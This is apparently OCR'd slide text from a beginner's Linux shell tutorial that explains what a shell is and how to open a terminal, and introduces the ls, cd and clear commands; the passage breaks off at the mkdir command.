
Shell

Ubuntu Desktop /
Graphical View

Linux Shell




The Home Directory




Shell

A **Shell** provides you with an interface to the Unix system. It gathers input from you and executes programs based on that input. When a program finishes executing, it displays that program's output.

Shell is an environment in which we can run our commands, programs, and shell scripts. There are different flavors of a shell, just as there are different flavors of operating systems. Each flavor of shell has its own set of recognized commands and functions.






Opening a terminal

Under Activities typing the first few letters of “terminal”, “command”, “prompt” or “shell”.

Linux systems use the same default keyboard shortcut to start it: **Ctrl-Alt-T**



Command Prompt

~ (tilda) the current user's home directory

Shell Commands

All in lower case, before pressing the Enter or Return key to run it.

« ls » command

- ls
- ls –l
- ls –al

Or ls -la

Shell Commands

All in lower case, before pressing the Enter or Return key to run it.

You can change the working directory using the `cd` command, an abbreviation for 'change directory'. Try typing the following:

```
cd /
```

« cd and clear» commands

- **cd /** change directory to the root directory
- **cd ~** change directory to the user's home directory
  OR just cd OR cd home/user OR cd /home/user
- **cd ~/Desktop** change directory to the user 's desktop directory
- **cd ..** change current directory to one level-up directory
- **cd ../..** change current directory to two level-up directory
- **clear** clear the console screen **OR ctrl+L**

« mkdir » command

- mkdir